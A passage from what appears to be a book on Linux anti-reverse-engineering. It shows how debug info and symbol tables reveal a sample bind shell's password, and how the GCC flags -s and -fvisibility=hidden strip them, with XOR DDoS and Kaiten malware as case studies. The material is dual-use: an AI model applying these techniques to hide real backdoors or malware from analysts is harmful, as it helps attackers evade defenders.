ble
```

```
Temporary breakpoint 1, main (p_argc=1, p_argv=0x7fffffffdeb8) at /home/albino-lobste\
r/antire_book/chap_2_compiler/trouble/src/trouble.c:26
26        {
(gdb) print s_password
$1 = "TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl"
(gdb)
```

In the above output, I've executed *Trouble* using GDB. GDB stops at the breakpoint at the start of *main()*. I then use GDB's print function to display *s_password*. It doesn't get much easier than that!

The Debugging Information in IDA

The debugging information isn't only useful for quickly discovering *s_password*. It's also useful when viewing the disassembly in a disassembler like the Interactive Disassembler[10] (IDA). The debugging information helps propagate variable types and names.

For example, consider this chunk of assembly near the call to *check_password()*.

Debugging information in IDA

```
.text:0000000000400DBC loc_400DBC:                        ; CODE XREF: main+177
.text:0000000000400DBC                 lea     rax, [rbp+password_input]
.text:0000000000400DC0                 mov     rdi, rax        ; p_password
.text:0000000000400DC3                 call    check_password
.text:0000000000400DC8                 test    al, al
.text:0000000000400DCA                 jz      short loc_400DDD
.text:0000000000400DCC                 mov     eax, [rbp+client_sock]
.text:0000000000400DCF                 mov     edi, eax        ; fd
.text:0000000000400DD1                 call    _close
.text:0000000000400DD6                 mov     eax, 1
.text:0000000000400DDB                 jmp     short loc_400E47
```

Now look at the same chunk of code in C.

[10] https://www.hex-rays.com/products/ida/

***check_password()* call in C**

```
if (check_password(password_input))
{
    close(client_sock);
    return EXIT_FAILURE;
}
```

Notice that *password_input* and *client_sock* appear in the disassembly and the C code? Also, *p_password*, which is the name *check_password()* uses for its only parameter, appears in the disassembly. IDA has parsed *.debug_info's* DWARF information and enriched the disassembly with these easier to understand variable names. As a reverse engineer this can be really useful since many programmers use contextual variable names (ie. *password_input* is where the user submitted password is stored).

Removing the Debugging Information

I hope I've convinced you that we can't give reverse engineers access to debugging information. Fortunately, removing debugging information is trivial. You simply don't provide the *-g* option in compile flags. This will prevent the various *.debug_* sections from being generated. Which also means that GDB and IDA won't receive the extra variable information to enrich their analysis.

For instance, without *-g* a GDB user won't be able to print *s_password* using "print" as was done earlier in this section. Unfortunately, that doesn't mean a reverse engineer can't get GDB to print it using other means, but we'll worry more about that later.

Using GDB to print *s_password* without debugging information

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ gdb ./trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble...(no debugging symbols found)...done.
(gdb) start
Temporary breakpoint 1 at 0x400c33
Starting program: /home/albino-lobster/antire_book/chap_2_compiler/trouble/build/trou\
ble

Temporary breakpoint 1, 0x0000000000400c33 in main ()
(gdb) print s_password
$1 = 1364801095
(gdb) x /s &s_password
0x400f00 <s_password>:        "TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl"
(gdb)
```

Finally, consider how the disassembly around the *check_password()* call looks without the debugging information.

Viewing the *check_password()* call in IDA without debugging information

```
.text:0000000000400DBC loc_400DBC:                             ; CODE XREF: main+177j
.text:0000000000400DBC                 lea     rax, [rbp+buf]
.text:0000000000400DC0                 mov     rdi, rax
.text:0000000000400DC3                 call    check_password
.text:0000000000400DC8                 test    al, al
.text:0000000000400DCA                 jz      short loc_400DDD
.text:0000000000400DCC                 mov     eax, [rbp+var_5C]
.text:0000000000400DCF                 mov     edi, eax        ; fd
.text:0000000000400DD1                 call    _close
.text:0000000000400DD6                 mov     eax, 1
.text:0000000000400DDB                 jmp     short loc_400E47
```

This chunk of disassembly isn't hard to understand, but it was even easier when the variable names were present!

Case Study: XOR DDOS

Using and removing debugging information is a beginner's topic, but I think it's important to know. You may be thinking, "No one worried about reverse engineers would ship their binary with debugging information!" However, I can assure you they do.

Take for example, this XOR DDOS malware[11][12].

Malware

Be careful when downloading and analyzing malware

As noted in the analysis by MalwareMustDie[13], this malware encrypts/decrypts configuration files, packets, and "remote strings" using an XOR encryption scheme. However, just by looking at the sections table in the VirusTotal link, you and I know that debugging information is present. That makes this binary an excellent toy for beginner reverse engineers to play with.

Remember that I mentioned debugging information can be useful for attibution?

[11] https://malwr.com/analysis/YmM4YjI5MTVjYThiNDA0NDkzM2RkZTU5NDVlMWIyMzI/

[12] https://www.virustotal.com/en/file/a1c324d6b4b7f2726eac1599ca457f93eb56059511741c9e79468a6df50629ba/analysis/

[13] http://blog.malwaremustdie.org/2015/06/mmd-0033-2015-linuxxorddos-infection_23.html

Viewing XOR DDOS's *.debug_info*

```
albino-lobster@ubuntu:~$ objdump --dwarf=info ./a1c324d6b4b7f2726eac1599ca457f93eb560\
59511741c9e79468a6df50629ba.bin

./a1c324d6b4b7f2726eac1599ca457f93eb56059511741c9e79468a6df50629ba.bin:     file form\
at elf32-i386

Contents of the .debug_info section:

  Compilation Unit @ offset 0x0:
   Length:        0xc41 (32-bit)
   Version:       2
   Abbrev Offset: 0x0
   Pointer Size:  4
 <0><b>: Abbrev Number: 1 (DW_TAG_compile_unit)
    <c>   DW_AT_stmt_list   : 0x0
    <10>   DW_AT_high_pc     : 0x8049252
    <14>   DW_AT_low_pc      : 0x8048228
    <18>   DW_AT_producer    : GNU C 4.1.2 20080704 (Red Hat 4.1.2-48)
    <40>   DW_AT_language    : 1        (ANSI C)
    <41>   DW_AT_name        : autorun.c
    <4b>   DW_AT_comp_dir    : /home/xingwei/Desktop/ddos
```

The compilation directory points to "*/home/xingwei/Desktop/ddos*". Googling or searching Github for "/home/xingwei" does yield other results. Does this help reveal the author of this malware? Maybe. Attribution is hard, but this provides a good lead.

-s

In the previous section you removed the *-g* flag from *Trouble's* compiler options. In this section, you'll add the *-s* flag. The *-s* option stands for "strip" and GCC's documentation says this flag will cause the compiler to "remove all symbol table and relocation information from the executable." [14]

To introduce the *-s* compiler option to *Trouble* update the compiler options in the *chap_2_compiler/trouble/CMakeLists.txt* file.

[14] https://gcc.gnu.org/onlinedocs/gcc/Link-Options.html#Link-Options

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -s -std=gnu11")
```

SYMTAB vs. DYNSYM

As mentioned in the GCC documentation, *-s* will strip away the symbol table. What does that mean for *Trouble*? To understand exactly what gets removed let's dump the symbol tables of an unstripped *Trouble* using readelf.

***Trouble's* symbol tables before being stripped**

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf --syms ./t\
rouble

Symbol table '.dynsym' contains 35 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4\
 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htons@GLIBC_2.2.5 (3)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dup2@GLIBC_2.2.5 (3)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htonl@GLIBC_2.2.5 (3)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND close@GLIBC_2.2.5 (3)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.2.5 (3)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.\
2.5 (3)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcmp@GLIBC_2.2.5 (3)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND execve@GLIBC_2.2.5 (3)
    11: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND listen@GLIBC_2.2.5 (3)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bind@GLIBC_2.2.5 (3)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND perror@GLIBC_2.2.5 (3)
    15: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND accept@GLIBC_2.2.5 (3)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5 (3)
    18: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    19: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fork@GLIBC_2.2.5 (3)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.2.5 (3)
    21: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   25 _edata
    22: 0000000000602098     0 NOTYPE  GLOBAL DEFAULT   25 __data_start
    23: 00000000006020d0     0 NOTYPE  GLOBAL DEFAULT   26 _end
```

```
    24: 0000000000400c06    41 FUNC    GLOBAL DEFAULT   14 check_password
    25: 0000000000602098     0 NOTYPE  WEAK   DEFAULT   25 data_start
    26: 0000000000400ee0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
    27: 0000000000400e60   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    28: 0000000000400b10    42 FUNC    GLOBAL DEFAULT   14 _start
    29: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   26 __bss_start
    30: 0000000000400c2f   558 FUNC    GLOBAL DEFAULT   14 main
    31: 00000000004009d0     0 FUNC    GLOBAL DEFAULT   11 _init
    32: 00000000006020c0     8 OBJECT  GLOBAL DEFAULT   26 stderr@GLIBC_2.2.5 (3)
    33: 0000000000400ed0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
    34: 0000000000400ed4     0 FUNC    GLOBAL DEFAULT   15 _fini

Symbol table '.symtab' contains 84 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000400238     0 SECTION LOCAL  DEFAULT    1
     2: 0000000000400254     0 SECTION LOCAL  DEFAULT    2
     3: 0000000000400274     0 SECTION LOCAL  DEFAULT    3
     4: 0000000000400298     0 SECTION LOCAL  DEFAULT    4
     5: 0000000000400300     0 SECTION LOCAL  DEFAULT    5
     6: 0000000000400648     0 SECTION LOCAL  DEFAULT    6
     7: 00000000004007a6     0 SECTION LOCAL  DEFAULT    7
     8: 00000000004007f0     0 SECTION LOCAL  DEFAULT    8
     9: 0000000000400820     0 SECTION LOCAL  DEFAULT    9
    10: 0000000000400850     0 SECTION LOCAL  DEFAULT   10
    11: 00000000004009d0     0 SECTION LOCAL  DEFAULT   11
    12: 00000000004009f0     0 SECTION LOCAL  DEFAULT   12
    13: 0000000000400b00     0 SECTION LOCAL  DEFAULT   13
    14: 0000000000400b10     0 SECTION LOCAL  DEFAULT   14
    15: 0000000000400ed4     0 SECTION LOCAL  DEFAULT   15
    16: 0000000000400ee0     0 SECTION LOCAL  DEFAULT   16
    17: 0000000000400f80     0 SECTION LOCAL  DEFAULT   17
    18: 0000000000400fc0     0 SECTION LOCAL  DEFAULT   18
    19: 0000000000601e10     0 SECTION LOCAL  DEFAULT   19
    20: 0000000000601e18     0 SECTION LOCAL  DEFAULT   20
    21: 0000000000601e20     0 SECTION LOCAL  DEFAULT   21
    22: 0000000000601e28     0 SECTION LOCAL  DEFAULT   22
    23: 0000000000601ff8     0 SECTION LOCAL  DEFAULT   23
    24: 0000000000602000     0 SECTION LOCAL  DEFAULT   24
    25: 0000000000602098     0 SECTION LOCAL  DEFAULT   25
    26: 00000000006020c0     0 SECTION LOCAL  DEFAULT   26
    27: 0000000000000000     0 SECTION LOCAL  DEFAULT   27
    28: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
```

```
    29: 0000000000601e20     0 OBJECT  LOCAL  DEFAULT   21 __JCR_LIST__
    30: 0000000000400b40     0 FUNC    LOCAL  DEFAULT   14 deregister_tm_clones
    31: 0000000000400b80     0 FUNC    LOCAL  DEFAULT   14 register_tm_clones
    32: 0000000000400bc0     0 FUNC    LOCAL  DEFAULT   14 __do_global_dtors_aux
    33: 00000000006020c8     1 OBJECT  LOCAL  DEFAULT   26 completed.7585
    34: 0000000000601e18     0 OBJECT  LOCAL  DEFAULT   20 __do_global_dtors_aux_fin
    35: 0000000000400be0     0 FUNC    LOCAL  DEFAULT   14 frame_dummy
    36: 0000000000601e10     0 OBJECT  LOCAL  DEFAULT   19 __frame_dummy_init_array_
    37: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS trouble.c
    38: 0000000000400f00    33 OBJECT  LOCAL  DEFAULT   16 s_password
    39: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    40: 00000000004010d0     0 OBJECT  LOCAL  DEFAULT   18 __FRAME_END__
    41: 0000000000601e20     0 OBJECT  LOCAL  DEFAULT   21 __JCR_END__
    42: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS
    43: 0000000000601e18     0 NOTYPE  LOCAL  DEFAULT   19 __init_array_end
    44: 00000000006020a0     0 OBJECT  LOCAL  DEFAULT   25 __dso_handle
    45: 0000000000601e28     0 OBJECT  LOCAL  DEFAULT   22 _DYNAMIC
    46: 0000000000601e10     0 NOTYPE  LOCAL  DEFAULT   19 __init_array_start
    47: 0000000000400f80     0 NOTYPE  LOCAL  DEFAULT   17 __GNU_EH_FRAME_HDR
    48: 00000000006020a8     0 OBJECT  LOCAL  DEFAULT   25 __TMC_END__
    49: 0000000000602000     0 OBJECT  LOCAL  DEFAULT   24 _GLOBAL_OFFSET_TABLE_
    50: 0000000000400ed0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
    51: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
    52: 0000000000602098     0 NOTYPE  WEAK   DEFAULT   25 data_start
    53: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   25 _edata
    54: 0000000000400ed4     0 FUNC    GLOBAL DEFAULT   15 _fini
    55: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@@GLIBC_2
    56: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htons@@GLIBC_2.2.5
    57: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dup2@@GLIBC_2.2.5
    58: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htonl@@GLIBC_2.2.5
    59: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND close@@GLIBC_2.2.5
    60: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND read@@GLIBC_2.2.5
    61: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
    62: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcmp@@GLIBC_2.2.5
    63: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND execve@@GLIBC_2.2.5
    64: 0000000000602098     0 NOTYPE  GLOBAL DEFAULT   25 __data_start
    65: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    66: 0000000000400ee0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
    67: 0000000000400e60   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    68: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND listen@@GLIBC_2.2.5
    69: 00000000006020d0     0 NOTYPE  GLOBAL DEFAULT   26 _end
    70: 0000000000400b10    42 FUNC    GLOBAL DEFAULT   14 _start
    71: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   26 __bss_start
```

```
    72: 0000000000400c2f   558 FUNC    GLOBAL DEFAULT   14 main
    73: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bind@@GLIBC_2.2.5
    74: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND perror@@GLIBC_2.2.5
    75: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    76: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND accept@@GLIBC_2.2.5
    77: 0000000000400c06    41 FUNC    GLOBAL DEFAULT   14 check_password
    78: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fwrite@@GLIBC_2.2.5
    79: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    80: 00000000004009d0     0 FUNC    GLOBAL DEFAULT   11 _init
    81: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fork@@GLIBC_2.2.5
    82: 0000000006020c0      8 OBJECT  GLOBAL DEFAULT   26 stderr@@GLIBC_2.2.5
    83: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket@@GLIBC_2.2.5
```

In the output above, you should see two symbol tables: *.dynsym* (dynamic symbol table) and *.symtab* (symbol table). A keen observer would notice two things about these tables:

1. The *.symtab* contains many of the symbols found in *.dynsym*.
2. They *.symtab* has many LOCAL symbols that *.dynsym* does not.

These are the first hints as to how these tables are different. Let's look at their section descriptions. Note that I've truncated the output for easier comparison of the two sections.

Comparing *.dynsym* and *.symtab*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf -S ./troub\
le

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 5] .dynsym           DYNSYM           0000000000400300  00000300
       0000000000000348  0000000000000018   A       6     1     8
  [29] .symtab           SYMTAB           0000000000000000  000020e0
       00000000000007e0  0000000000000018          30    50     8
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Focus on the "flags" column in the output above. The *.dynsym* section has the "A" flag where *.symtab* has no flags. The "A" flag means that *.dynsym* will be loaded into memory when the program is started. Lacking the "A" flag means that *.symtab* is **not** loaded into memory and is therefore not necessary to execute the program. You can safely remove the entire *.symtab* from the binary.

Finding the Bind Shell Password Using *.symtab*

Why would you want to strip away the *.symtab*? Look at the *readelf –syms* output above and you should see this line:

```
38: 0000000000400f00    33 OBJECT  LOCAL  DEFAULT   16 s_password
```

Even though you've excluded the debugging information from *Trouble* the symbol table makes finding and extracting the password trivial. You can use hexdump again.

Printing s_password with hexdump (again)

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ hexdump -C -s 0xf0\
0 -n 64 ./trouble
00000f00  54 47 4f 45 75 32 36 54  57 30 6b 31 62 39 49 65  |TGOEu26TW0k1b9Ie|
00000f10  58 6a 55 4a 62 54 31 47  66 43 52 30 6a 53 6e 6c  |XjUJbT1GfCR0jSnl|
00000f20  00 46 61 69 6c 65 64 20  74 6f 20 63 72 65 61 74  |.Failed to creat|
00000f30  65 20 74 68 65 20 73 6f  63 6b 65 74 2e 00 42 69  |e the socket..Bi|
```

Case Study: The FILE Symbol

One of the other things you included in the symbol table is the FILE symbol. For example:

```
37: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS trouble.c
```

This can be really useful for a reverse engineer. If you can take this information straight to Google, GitHub, etc. and find the source code of the binary you are reversing then life has just become so much easier.

Consider this malware sample[15][16].

Examine the symbol table in the sample and you'll find one of the first entries is a FILE symbol.

First entries in Kaiten's SYMTAB

```
albino-lobster@ubuntu:~$ readelf --sym ./0e9f8d883f76557efebde8318a0f570a7ad32336b458\
d701968f84f142846895.bin

Symbol table '.symtab' contains 116 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS kaiten.c
     2: 0000000000000000     0 SECTION LOCAL  DEFAULT    1
     3: 0000000000000000     0 SECTION LOCAL  DEFAULT    3
```

The FILE symbol points to "kaiten.c". If you plug that name into Google, you'll find the source code for numerous versions of a fairly old denial of service IRC bot called Kaiten[17].

Examing *Trouble* After *-s*

As mentioned at the beginning of this section, to strip away the SYMTAB you just need to add *-s* to the compiler flags.

Stripping Binaries

Using the -s flag is not the only way to strip a binary. We will discuss other methods later on in the "File Format Hacks" Chapter

Recompile *Trouble* after adding *-s* and try looking at the symbols.

[15] https://malwr.com/analysis/NzU1NWFhMjRlYTRkNDFkNGJlMzU1NDBmNGJjOGE0ZTY/

[16] https://www.virustotal.com/en/file/0e9f8d883f76557efebde8318a0f570a7ad32336b458d701968f84f142846895/analysis/1477747547/

[17] https://packetstormsecurity.com/files/25575/kaiten.c.html

Trouble* after *-s

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf --sym ./tr\
ouble

Symbol table '.dynsym' contains 35 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4\
 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htons@GLIBC_2.2.5 (3)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dup2@GLIBC_2.2.5 (3)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND htonl@GLIBC_2.2.5 (3)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND close@GLIBC_2.2.5 (3)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.2.5 (3)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.\
2.5 (3)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcmp@GLIBC_2.2.5 (3)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND execve@GLIBC_2.2.5 (3)
    11: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND listen@GLIBC_2.2.5 (3)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bind@GLIBC_2.2.5 (3)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND perror@GLIBC_2.2.5 (3)
    15: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND accept@GLIBC_2.2.5 (3)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5 (3)
    18: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    19: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fork@GLIBC_2.2.5 (3)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.2.5 (3)
    21: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   25 _edata
    22: 0000000000602098     0 NOTYPE  GLOBAL DEFAULT   25 __data_start
    23: 00000000006020d0     0 NOTYPE  GLOBAL DEFAULT   26 _end
    24: 0000000000400c06    41 FUNC    GLOBAL DEFAULT   14 check_password
    25: 0000000000602098     0 NOTYPE  WEAK   DEFAULT   25 data_start
    26: 0000000000400ee0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
    27: 0000000000400e60   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
    28: 0000000000400b10    42 FUNC    GLOBAL DEFAULT   14 _start
    29: 00000000006020a8     0 NOTYPE  GLOBAL DEFAULT   26 __bss_start
    30: 0000000000400c2f   558 FUNC    GLOBAL DEFAULT   14 main
    31: 00000000004009d0     0 FUNC    GLOBAL DEFAULT   11 _init
    32: 00000000006020c0     8 OBJECT  GLOBAL DEFAULT   26 stderr@GLIBC_2.2.5 (3)
    33: 0000000000400ed0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
```

```
    34: 0000000000400ed4     0 FUNC    GLOBAL DEFAULT   15 _fini
```

As you can see the entire *.symtab* is now gone. Not only does this make the binary smaller but it also has disabled easy access to *s_password* and removed the string "trouble.c" from the binary altogether.

-fvisibility

Looking at FUNC symbols

In the previous section, you removed the *.symtab* in order to deny a reverse engineer useful data. However, if you look at the *.dynsym* you'll still find useful information. Specifically these two symbols:

```
24: 0000000000400c06    41 FUNC    GLOBAL DEFAULT   14 check_password
30: 0000000000400c2f   558 FUNC    GLOBAL DEFAULT   14 main
```

These are FUNC symbols that are associted with the *main()* and *check_password()* functions in *Trouble*. The *.dynsym* provides both the starting address of the function as well as its size. These are really useful pieces of information for a dissasembler!

For example, looking at the *check_password()* function that *check_password* points at in Radare2 you can easily find the password.

Radare2's view of *check_password()*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ radare2 ./trouble
 -- Execute commands on a temporary offset by appending '@ offset' to your command.
[0x00400b10]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00400b10]> pdf @ sym.check_password
/ (fcn) sym.check_password 41
|   sym.check_password ();
```

```
|       ; var int local_8h @ rbp-0x8
|       ; CALL XREF from 0x00400dc3 (sym.main)
|       0x00400c06  55             push rbp
|       0x00400c07  4889e5         mov rbp, rsp
|       0x00400c0a  4883ec10       sub rsp, 0x10
|       0x00400c0e  48897df8       mov qword [rbp - local_8h], rdi
|       0x00400c12  488b45f8       mov rax, qword [rbp - local_8h]
|       0x00400c16  ba20000000     mov edx, 0x20
|       0x00400c1b  4889c6         mov rsi, rax
|       0x00400c1e  bf000f4000     mov edi, str.TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl
|       0x00400c23  e848feffff     call sym.imp.memcmp
|       0x00400c28  85c0           test eax, eax
|       0x00400c2a  0f95c0         setne al
|       0x00400c2d  c9             leave
\       0x00400c2e  c3             ret
[0x00400b10]>
```

In case you missed it, at *0x400c1e* you can see the the contents of *s_password* listed as **str.TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl**.

Hiding FUNC symbols

As you can see from the above, the password for the bind shell is easily retrievable. However, you can use a GCC compile flag to remove the *check_password* symbol and prevent a reverse engineer from, yet again, easily dumping the password. The GCC flag is "-fvisibility=hidden"[18] and when you add it to *Trouble's* compiler options it should look like this:

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -s -fvisibility=hidden -std=gnu11")
```

Using "-fvisibility=hidden" will, by default, hide all possible symbols. That means that *check_password()* would be hidden in the chapter two version of *Trouble*.

Static functions

We also could have hidden the check_password symbol by using the static keyword in the function definition. In fact, if a function is not going to be used outside of the file (or translation unit) it is considered best practice to make the function static.

[18] https://gcc.gnu.org/onlinedocs/gcc-4.6.0/gcc/Code-Gen-Options.html

If you recompile *Trouble* after adding the visibility flag and look at *.dynsym* with readelf then you'll see that both *main()* and *check_password()* are no longer present. Removing *main()* from *Trouble's* DYNSYM has the interesting side affect that GDB no longer will be able to break at *main()*.

GDB waiting for main

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ gdb ./trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble...(no debugging symbols found)...done.
(gdb) start
Function "main" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Temporary breakpoint 1 (main) pending.
Starting program: /home/albino-lobster/antire_book/chap_2_compiler/trouble/build/trou\
ble
```

Also, Radare2 won't be able to provide us easy access to *check_password()*.

Radare2 no *check_password()*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ radare2 ./trouble
 -- Now featuring NoSQL!
[0x00400ad0]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00400ad0]> pdf @ sym.check_password
Invalid address (sym.check_password)
[0x00400ad0]> pdf @ sym.main
Invalid address (sym.main)
```

Also, Radare2 won't work with sym.main, but it is clever enough to find *main()* based on the ELF entry stub. By using the command "pdf @ main" in Radare2 you can view the *main()* and also find where *check_password()* is eventually called. Look at how the call to *check_password()* has changed due to the use of -fvisibility=hidden.

Radare2: Call to check_password without -fvisibility=hidden

```
| |||||||   ; JMP XREF from 0x00400da6 (sym.main)
| |`------> 0x00400dbc      488d45d0       lea rax, [rbp - local_30h]
| | |||||   0x00400dc0      4889c7         mov rdi, rax
| | |||||   0x00400dc3      e83efeffff     call sym.check_password
| | |||||   0x00400dc8      84c0           test al, al
| |,======< 0x00400dca      7411           je 0x400ddd
```

